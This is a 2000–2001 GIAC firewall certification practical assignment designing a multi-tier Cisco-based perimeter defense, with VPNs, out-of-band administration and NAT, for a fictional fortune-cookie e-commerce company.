GIAC LevelTwo
Firewalls, Perimeter Protection, and VPNs

Practical Assignment for Capitol SANS

December 10-15, 2000

Lenny Zeltser

Submitted February 2001
to fulfill GIAC GCFW requirements

Table of Contents

Assignment 1: Security Architecture

1.1 Assigned Task

Define a security architecture for GIAC Enterprises, a new Internet startup hat expects to earn $200 million per year in online sales of fortune cookie sayings. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

You must consider and define access for:

- Customers (the companies that purchase bulk online fortunes);
- Suppliers (the authors of fortune cookie sayings that connect to supply fortunes);
- Partners (the international partners that translate and resell fortunes).

Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component.

1.2 Application Architecture

Security and network architecture can be successful only if it accommodates business needs of the organization. To ensure that network security does not unnecessarily hinder operations of the site, let us examine architecture for the Internet-based application that will drive the e-commerce initiative of GIAC Enterprises. In this case, we suggest that GIAC Enterprises utilize a distributed approach to building the application to ensure scalability and flexibility of the system. In this scenario the application is likely to consist of three logical tiers: presentation, middleware, and data. This approach allows application components to function as semi-autonomous entities that interact with each other in well-defined fashion. Furthermore, this architecture allows us to segment the system into modules based on exposure sensitivity of its resources.

Presentation components are adjacent to the Internet, and are directly accessed by end-users of the system. These publicly accessible services are generally implemented using Web servers such as Apache, Tomcat and Microsoft Internet Information Server (IIIS), Domain Name Servers (DNS) servers such as Berkley Internet Domain (BIND), as well as mail servers such as Sendmail and Microsoft Exchange. Most of the presentation logic of the application will be provided by Web servers, in which case they will host Common Gateway Interface (CGI) scripts, Servlets, JavaServer Pages (JSP) or Active Server Pages (ASP) that will be responsible for presenting a Web-based user interface to customers of GIAC Enterprises.

Middleware components implement business logic of the application in response to requests issued presentation servers, and are not directly accessed by end-users. Middleware components are usually implemented using application servers such as BEA WebLogic, iPlanet Application Server, Microsoft Transaction Server, and custom daemon-style programs. These servers provide execution services based on Enterprise Java Beans (EJB), Corba objects, server-side Component Object Model (COM) modules, or custom applications. Additionally, middleware components

include auxiliary services that collaborate with the application server, as well as custom or commercial application-level access control mechanisms such as Netegrity SiteMinder and Entrust GetAccess.

Data components are comprised of database and directory servers, such as Oracle Database, iPlanet Directory Server, and even flat files. These are the most critical resources of the organization, since in case of GIAC Enterprises they maintain fortune sayings, user account information, as well as monetary transaction records.

The logical view of the application architecture is presented in Figure 1.2-1 below. Sample workflow of the system can be described as follows:

1. An Internet user issues a request via a Web browser to the Web server (presentation);
2. The Web server pre-processes the request and relays it to the application server (middleware);
3. The application server obtains necessary information from the database (data), processes the request and responds to the Web server; the Web server, in turn, formats and displays the response to the user.



Figure 1.2-1

1.3 Perimeter Defense

Application architecture defined earlier can be secured using a number of possible perimeter defense designs. Some of the factors that affect the desired selection of perimeter defense architecture are the required degree of security, infrastructure manageability, as well as cost of deployment and maintenance. One possibility for perimeter defense architecture design relies on a single firewall, as illustrated in Figure 1.3-1 below. In this scenario, a single firewall governs all interactions between users and servers located in different subnets.[1] The firewall is multi-homed, and allows diverse security policies to be assigned for each interface. Moderated by application and network security architecture, Internet users can only access presentation servers, which have access to middleware servers, which have access to data servers. The front-end router, in addition to routing packets to and from the network, performs basic defense functions such as coarse ingress and egress filtering to block some of the simpler attacks at the very edge of the network.



Figure 1.3-1

Note that a single logical firewall, even if redundant in hardware, presents a single point of failure for the architecture presented above, as it is responsible for enforcing security policy for multiple subnets hosting servers of different sensitivity levels. Should the firewall be compromised or misconfigured, an intruder could obtain access to all subnets, including the most sensitive

[1] Similar single-firewall design was discussed in Adam Payne's GCFW Practical Assignment in August 2000. In Adam's architecture, the presentation subnet was referred to as the Services Network, while middleware and data servers resided in the Internal Network.

segment hosting the organization's data servers. Moreover, the firewall may become a bottleneck since it needs to examine all traffic passing between all subnets. In this light, we do not recommended the single firewall architecture for GIAC Enterprises with the assumption that the organization can afford multiple firewalls. Instead, we suggest that GIAC Enterprises utilize the multi-tier perimeter defense architecture illustrated in Figure 1.3-2 below. In the proposed design, multiple firewalls, along with the Border Router, are deployed in series in synch with the application architecture defined earlier.



Figure 1.3-2

Recommended architecture segments the network based on resource function and sensitivity levels as defined in the application architecture. This approach mimics the design of a large ship split into multiple watertight compartments to resist flooding – should one of the sections be compromised, other areas retain a chance of maintaining their integrity. In the recommended design, each firewall moderates communications between neighboring subnets according to the security policy discussed in great detail in the Security Policy section of this document. As the sensitivity level of hosted resources increases, so does the number of perimeter defense

components located between the Internet and the potential target. Each firewall's hardware components may be scaled up or down independently of other devices, depending on the nature of network traffic passing through the device. However, multiple firewalls increase the complexity of the network's design and implementation, and typically require more administrative support than a single firewall.

While our design suggests placing a dedicated firewall in front of each subnet, it is possible to adopt hybrid architecture as a compromise between the single firewall solution described earlier and the recommended multi-firewall architecture. As illustrated in Figure 1.3-3 below, this approach would combine two firewalls into a single multi-homed device according to the organization's budget, administration procedures, and security goals.[2] Nonetheless, this document concentrates on a pure multi-firewall architecture presented earlier to mirror the application architecture, as well as keep it as flexible and as potentially secure as possible.



Figure 1.3-3

[2] Architecture similar to the hybrid alternative described in the text was discussed by Kofi Arthiabah in his GCFW Practical Assignment in August 2000. In his design, the Services Network could have hosted our presentation servers, while the location of his End Users Network resembles our middleware subnet. His Services and End Users networks are both serviced by the front-end firewall, and the Secure Network hosts database servers of the organization.

1.4 External Connectivity

Following the trend to house large-scale server farms at co-location facilities, it is assumed that servers driving the fortune cookies venture of GIAC Enterprises will be hosted on premises of a service provider such as Globix and Exodus. In this scenario, remote connectivity considerations must be made to allow GIAC Enterprises to set up and maintain the environment remotely. Authorized administrators will need to access the facility over the network to configure and monitor servers and applications, perform software upgrades, as well as troubleshoot the environment. Because these tasks are likely to require privileged access to all GIAC Enterprises resources at the collocation facility, care must be taken when deciding where to place the administrative entry point into the network.

The scenario where the administrative connection is brought into the data subnet is reminiscent of having a backdoor into the most critical area of the system. On the other hand, administrating the environment by coming into the presentation subnet would require opening channels that span across subnets and originate from the least secure area of the system, which goes against principles outlined in the Security Policy section of this document. Administration servers controlling server and application functionality are most likely to be hosted in the data subnet, which is the most secure area; if administrators were to enter the network through the presentation subnet, they would need to tunnel through multiple firewalls that might be the very devices that require troubleshooting.

In this light, we recommend that administrative access take place through the data subnet via an out-of-band channel of communication that does not rely on resources used by the system's primary Internet drop-off. Because of dangers associated with bringing Internet connectivity in close proximity of the data subnet, we suggest that GIAC Enterprises does not use an Internet-based VPN solution for this purpose. Instead, a frame relay or a dedicated point-to-point connection should link the organization's headquarters to the data center. We recommend using frame relay for this purpose instead of a dedicated T-1 style link because frame relay is likely to be most cost efficient when the organization expands to have multiple data centers. We recommend using VPN functionality of routers acting as end-points for the administrative link when frame relay is used as the underlying medium, because a frame relay cloud could be used by a number of entities and would not be dedicated for the sole use of GIAC Enterprises.

In addition to offering reliable administrative connectivity, effective application and network security architectures must provide a range of secure accessibility options to customer, supplier, and partner users of the system. In the proposed design, customers interface with the organization's presentation servers in clear text for services such as HTTP, DNS, and SMTP, and using SSL-encrypted traffic over HTTPS for sensitive functions such as user logins and purchasing decisions. Passing all Web-related traffic over HTTPS would most likely be cost prohibitive because of resource requirements associated with large-scale encryption.

In the proposed design, we would like to view GIAC Enterprises suppliers and partners as privileged end-users of the system. This approach allows us to keep perimeter defense as tight as possible, without opening special "holes" may bring untrusted traffic deep into sensitive subnets. Application architecture needs to be designed accordingly to offer functionality allowing suppliers to add fortune cookie sayings to the system, and to interface with partners wishing to translate and resell fortunes. Application-level access would be controlled by Privilege Management Infrastructure (PMI) software such as Netegrity SiteMinder and Entrust Technologies GetAccess.

Additionally, in order to accommodate suppliers and partners that cannot be serviced completely at the application layer, we recommend using VPN capabilities of the Border Router to establish encrypted network-to-network, and user-to-network links. Since encryption would take place at the very edge of the GIAC Enterprises network, supplier and partner traffic can be subject to the same restrictions and monitoring procedures as normal customer traffic.

External connectivity considerations described above are illustrated in Figure 1.4-1, and implementation specifics for connectivity as well as other aspects for the proposed security architecture are described in the Implementation section that follows.



Figure 1.4-1

1.5 Implementation

A wide range of technologies is available for implementing the multi-firewall security architecture described earlier. When selecting a product, each organization needs to consider the desired level of security, available budget, as well as prior vendor relationships. There is an advantage to using a single vendor for all perimeter defense components, since the organization would have a single entity from which to obtain technical support, as well as benefit from potentially closer integration between products. At the same time, tighter security might be achieved from selecting best-of-breed technologies for specific defense components. Overall, we suggest selecting technologies that the organization's administrators are most familiar with, since administration and maintenance of security components is, in many respects, at least as important to overall security as the initial product deployment and configuration.

For this project, we recommend using products from Cisco Systems for all major aspects of the site's perimeter defense architecture, due to the breadth and quality of the vendor's offering. One of the major disadvantages of using Cisco equipment is probably the expense associated with Cisco products and support contracts. If this is a major concern, GIAC Enterprises might want to consider using machines based on Operating Systems such as Linux, FreeBSD, and OpenBSD, which offer router and firewall functionality at a much lower initial cost, though possibly at the expense of performance and manageability.

Cisco Secure PIX Firewalls, current release 5.3(1), are notoriously robust and perform well under heavy loads. Due to the multi-tier nature of the proposed network design, traffic throughput is an important performance characteristic of the firewall. We recommend using the PIX 520 model for all firewall components of the architecture, since it can support throughput of up to 370 Mbps, according to the vendor. Additionally, PIX controls TCP/IP connections in a stateful manner by keeping track of IP addresses, port numbers, TCP sequence numbers, as well as packet flags.[3] Depending on the nature of the expected network traffic, GIAC Enterprises might consider using other models of the PIX Firewall for presentation, middleware, or data firewall components of the proposed security architecture. Figure 1.5-1 below lists published performance characteristics of several PIX Firewall models, though Cisco does not explain what kind of traffic was used to derive these values. Because the proposed security architecture utilizes a dedicated firewall in front of each subnet, it is possible to tune firewall hardware and software based the kind of traffic that will be crossing the subnet boundary.

Cisco PIX Firewall Model	Traffic Throughput	Simultaneous Sessions
PIX 535	Up to 1 Gbps	Up to 500,000
PIX 525	Up to 370 Mbps	Up to 280,000
PIX 520	Up to 370 Mbps	Up to 250,000
PIX 515	Up to 120 Mbps	Up to 125,000

Figure 1.5-1

[3] Note that Check Point Firewall-1 does not seem to consider TCP sequence number as part of its stateful inspection mechanism at the time of this writing, according to Lance Spitzner's analysis of the FireWall-1 state table.

PIX Firewall natively supports failover configurations, where standby PIX devices can be purchased at a discounted price. In this scenario, should the primary firewall device fail, the standby PIX will be automatically brought on-line without significant delays or noticeable service interruptions. When failover occurs, the newly active unit will assume the IP and MAC addresses of the primary device. This configuration relies on a proprietary serial cable for exchanging uptime status information, and a dedicated network cable for replicating TCP state information. Note that stateful failover needs to be explicitly enabled using the "`failover link`" command.

We recommend using Cisco 3600 series routers at the perimeter of the network, with the current IOS release 12.1(3). In particular, Cisco 3661 serving the function of the Border Router should provide sufficient computing and throughput power for routing packets between end-users and presentation servers, as well as to terminate IPSec-based VPN links between the organization and its suppliers and partners. If VPN-related functionality becomes resource draining, the router can be augmented with a DES/3DES VPN encryption module. For the role of the administrative router, providing IPSec-based VPN functionality over frame relay, we suggest employing Cisco 3640, which can also be expanded with the encryption module, but is not quite as powerful out of the box as Cisco 3660. Figure 1.5-2 below presents published performance characteristics of Cisco 3600 series routers.

Cisco Router Model	Traffic Throughput	Processor Type
Cisco 3660	120 kpps	225-MHz RISC QED RM5271
Cisco 3640	50-70 kpps	100-MHz IDT R4700 RISC
Cisco 3620	20-40 kpps	80-MHz IDT R4700 RISC

Figure 1.5-2

We suggest using private IP addresses, as defined in RFC 1918, within the perimeter of the GIAC Enterprises network. These address ranges have been reserved for internal use by the Internet Assigned Numbers Authority (IANA), and will simplify network configuration in the light of conservative IP address leasing policies prevalent at most Internet Service Providers (ISPs). In this scenario, internal systems are assigned private IP addresses. The outermost firewall, located between the DMZ and the presentation subnet would be responsible for performing Network Address Translation (NAT), which would translate between public and private IP addresses as packets enter and leave the network. NAT could also be performed at the Border Router, but we suggest leaving this task to the presentation firewall to lighten the load of the router as well as to treat traffic on the DMZ as public traffic for monitoring and intrusion detection purposes. Using NAT would also prevent GIAC Enterprises from changing internal IP addresses of its server when moving to a new ISP, as well as will provide a degree of security to systems that will not be directly accessible from the Internet because their addresses will not be translated.

Servers that need to be directly accessible from the Internet, such as those providing Web, DNS, and mail functionality, need to be configured for static, or one-to-one, NAT. This will allow the firewall to associate a static public IP address with a particular internal server, and will enable it to accept connections originating from the Internet. Internal systems that only make outbound connections should be configured for either dynamic NAT or Port Address Translation (PAT). This configuration, sometimes called "address hiding," allows internal systems to communicate with external machines by sharing at least one public IP address, and does not generally accept connections initiating from the Internet.

Note that NAT may be a resource-consuming task, and may not work some traffic that embeds IP address information in the data portion of the packet. While this rarely causes problems with protocols such as HTTP, DNS, and SMTP, GIAC Enterprises may consider not using NAT at the outermost firewall, which would require presentation servers to have public IP addresses. We do not recommend this solution because of benefits associated with NAT as described earlier.

In the light of this discussion, the proposed network implementation of GIAC Enterprises security architecture is illustrated in Figure 1.5-3 below.



Figure 1.5-3

In the network implementation diagram we used the private address range 192.168.0.0/16 for internal subnets. Each subnet is numbered sequentially starting from 192.168.1.0 for the presentation subnet, and ending with 192.168.3.0 for the data subnet. This scheme provides 256 contiguous Class C network numbers, each containing 256 host addresses (including traditional broadcast addresses). While this might seem unnecessary, given the likely size of the GIAC Enterprises network, it allows the organization to scale as its business grows, and eliminates potential errors that are likely to result from manual calculations involving less traditional subnet masks. In the proposed scenario, each internal subnet has the subnet mask of 255.255.255.0, with 24 bits used to identify the network address.

